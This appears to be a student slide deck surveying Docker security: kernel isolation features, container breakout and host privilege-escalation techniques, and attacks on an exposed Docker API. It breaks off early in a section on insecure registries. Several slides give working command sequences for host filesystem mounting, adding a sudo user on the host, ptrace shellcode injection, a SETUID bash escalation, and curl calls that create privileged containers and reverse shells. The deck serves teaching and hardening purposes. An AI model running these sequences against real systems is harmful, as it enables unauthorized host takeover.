





# A Survey on Docker Security

Riccardo La Marca  
1795030





# Overview



## Introduction to Docker Security

Capabilities, Docker daemon,  
namespaces, Cgroups and other  
Linux Kernel features

## Vulnerability Exploitation

Container Breakout techniques,  
Docker host attacks, unprotected  
Docker Daemon and insecure  
Docker Registry

## Hardening Docker

Hardening the Docker Host,  
securing Docker Daemon,  
securing Container and Images,  
and securing Docker Registry



# 1. Introduction to Docker Security

- Four major areas to consider
  - a. namespaces and cgroups
  - b. attack surface of the Docker daemon
  - c. loophole in the container configuration profile
  - d. the *hardening* security feature of the Kernel





# Linux Namespaces and Cgroups

## NAMESPACES

- used to isolate processes
- multiple processes can share the same Linux namespace
- In the context of Docker container, it is possible that a container and the host share the same namespace, leading to possible attack vectors

## CGROUPS

- accounting and limiting of resources (CPU, RAM, disk I/O etc)
- do not prevents container-to-container attacks
- can prevent DoS attacks





# Linux Capabilities



- A fine grained way of defining privileges of the old superuser
- Independently enabled and disabled
- In the context of Docker containers
  - containers starts with a limited set of capabilities
  - we can add and/or remove capabilities
  - more capabilities than needed leads to a number of attacks
    - e.g., host privilege escalation techniques

`CAP_CHOWN, CAP_DAC_OVERRIDE, CAP_FSETID,  
CAP_FOWNER, CAP_SETGID, CAP_SETUID, CAP_SETFCAP,  
CAP_SETPCAP, CAP_KILL, CAP_SYS_CHROOT,  
CAP_AUDIT_WRITE, CAP_NET_BIND_SERVICE`



# The Docker Daemon



- `dockerd` is a persistent process that manages containers
- docker client communicate with `dockerd` using the *Docker Engine API*
- `dockerd` listen for API request via three socket: UNIX, TCP and FD
- by default only the UNIX socket at `/var/run/docker.sock` is enabled
- the `dockerd` can also be access remotely, via TCP connections
  - conventionally, two specific ports are used
    - 2375, for un-encrypted communication
    - 2376, for encrypted communication
  - unprotected TCP connections are important attack vectors

```
$ dockerd -H unix:///var/run/docker.sock -H tcp://0.0.0.0:2375
```

## 2. Vulnerability Exploitation

- Different types of attacks
  - a. Container-to-Host
  - b. Host-to-Container
  - c. Container-to-Container
- Most common attacks
  - a. Docker breakout
  - b. Privileges Escalation on the Docker host
  - c. Man-In-The-Middle attacks
  - d. Denial-of-Service
- Common vulnerabilities
  - a. shared namespaces
  - b. a lot of capabilities
  - c. exposed Docker daemon
  - d. insecure Docker Registry
  - e. Cgroups misconfigurations





# Container Attacks



- assume we are provided with a shell inside a container
- main goal is to escape from the container and reach the host system
  - possibly with root privileges
- there are a lot of ways to do this
- all of them can be used only when some conditions are satisfied
  - *which are the available capabilities?*
  - *which are the shared namespaces?*
  - *which part of the host system is mounted inside the container?*
  - and so on
- In the following, three examples of attack
  - Mount host filesystem, SSH to host and Process Injection





# Mount Host Filesystem



- capabilities
  - CAP\_SYS\_ADMIN
- we are root of the container
- detect the device
- mount the host fs
- chroot to escape

```
$ apt update && apt install -y fdisk \
    libcap2-bin
$ capsh -print
$ fdisk -l
$ mount /dev/sda1 /mnt/host
$ chroot /mnt/host
```



## SSH to Host



- capabilities
  - CAP\_SYS\_ADMIN
  - CAP\_NET\_ADMIN
- we are root of the container
- detect the device
- mount the host fs
- chroot to create a new sudo user
- check for open ports on the host
- start an SSH service
- establish a SSH connection
- login with the newly user
- gain root privileges

```
$ apt update && apt install -y fdisk \
    libcap2-bin \
    netcat net-tools \
    openssh-server

$ capsh -print
$ fdisk -l
$ mount /dev/sda1 /mnt/host
$ chroot /mnt/fs adduser dummy
$ chroot /mnt/fs usermod -aG sudo dummy
$ ifconfig
$ nc -vn -w2 -z 172.17.0.1 1-65535
$ service ssh start
$ ssh dummy@172.17.0.1
```

# HTTP Process Injection



- capabilities
  - CAP\_SYS\_ADMIN
  - CAP\_SYS\_PTRACE
- we are root of the container
- shared PID namespace
- Idea
  - inject a *shellcode* during the execution of the HTTP process to bind a shell of the host system on a specific port

```
$ apt update && apt install -y netcat \
    build-essential \
    net-tools \
    libcap2-bin

$ capsh -print
$ gcc inject.c -o inject
$ ps -eaf
$ ./inject {PID}
$ ifconfig
$ nc 172.17.0.1 {port}
```



## ... and others



- there is a huge number of attacks that can be carry on by an attacker
- other examples can be
  - exploit `CAP_DAC_READ_SEARCH` to unshadow `/etc/shadow` mounted in
  - exploit `CAP_DAC_OVERRIDE` to change the password of the host root
  - exploit a mounted Docker socket to execute containers inside a container
  - DoS attacks by exhausting resources of a container and take down the system
  - exploit a shared network namespace for MITM attack and listen for
    - communications between containers
    - communications between host and external clients
    - communications between the host and other containers



# Docker host attacks



- we are provided with a shell inside the Docker host
- we want to exploit Docker containers to run privilege escalation attacks
- there are attacks that uses containers exploiting `containerd` and `runC` runtime
- here I want to focus on Docker containers
- if the user can run privileged containers, then
  - a. run a privileged container with the host filesystem mounted in
  - b. escape with the previous seen Docker breakouts techniques
- more interesting cases
  - a. the user cannot run privileged containers
  - b. attack an unprotected Docker daemon

# Unprivileged containers



- limited set of capabilities
  - but we have CAP\_CHOWN
- copy `/bin/bash` inside the container into a read-write directory like `/tmp`
- inside the container
  - change the owner to root
  - set the SETUID bit
- exit the container
- execute the bash

```
$ cp /bin/bash /tmp
$ docker run -it -v/tmp:/mnt/fs \
    {image} bash
(docker) $ cd /mnt/host
(docker) $ chown root:root bash
(docker) $ chmod u+s bash
(docker) $ exit
$ cd /tmp
$ ./bash -p
```



# Exploiting Docker API



- we have an exposed Docker daemon listening on an unprotected TCP socket
- this “vulnerability” gives the attacker the complete control of the system
- the attacker can:
  - a. list images and containers (running and created)
  - b. create, run, stop, inspect and remove containers and execute command inside of them
  - c. pull and remove images, and so on ...
- to communicate with the Docker daemon we used HTTP requests using `curl`
- the URL prefix for a request is <http://{ip}:{port}/>

# Exploiting Docker API



```
$ curl -XGET http://{ip}:2375/images/json | # List images
$ curl -XGET http://{ip}:2375/containers/json[?all=true&...] | # List containers
$ curl -XPOST http://{ip}:2375/images/create?fromImage={img}[:{tag}] | # Pull an image
$ curl -XPOST http://{ip}:2375/containers/create?name={name} -H "... " -d '{...}' | # Create a container
$ curl -XPOST http://{ip}:2375/containers/{id-or-name}/start | # Start a container
$ curl -XPOST http://{ip}:2375/containers/{id-or-name}/exec -H "... " -d '{...}' | # Exec instance
$ curl -XPOST http://{ip}:2375/exec/{exec-id}/start | # Start exec instance
```

. . . and others

- For an attack, we could
  - list all images and find the one we need
  - if it is not exists, just pull it
  - create and start a new privileged container
  - create an exec instance of a reverse shell to our system, activate a listener
  - finally, start the exec instance, get the shell and escape from the container



# Insecure Docker Registry



- open-source storage and distributed system for named Docker images
- organized into repositories, each of them holding different versions of a image
- allow users to pull image locally, as well as push new images to the registry
- by default, Docker Engine interacts with the *Docker Hub* (a public registry)
- we can configure the engine to interact with
  - a. a private Docker Registry, or
  - b. *Docker Trusted Registry* (provided by AWS, Google cloud ...)
- we can run a simple and insecure Docker Registry with

```
$ dockerd run -dp5000:5000 --restart=always --name registry registry:2
```

- to push images, we need to tag them in the following way

```
$ dockerd tag {image} {registry-domain}:{port}/{image}[:{tag}]
```



# Insecure Docker Registry



- not secure by default, differently from the Docker Hub and Trusted Registry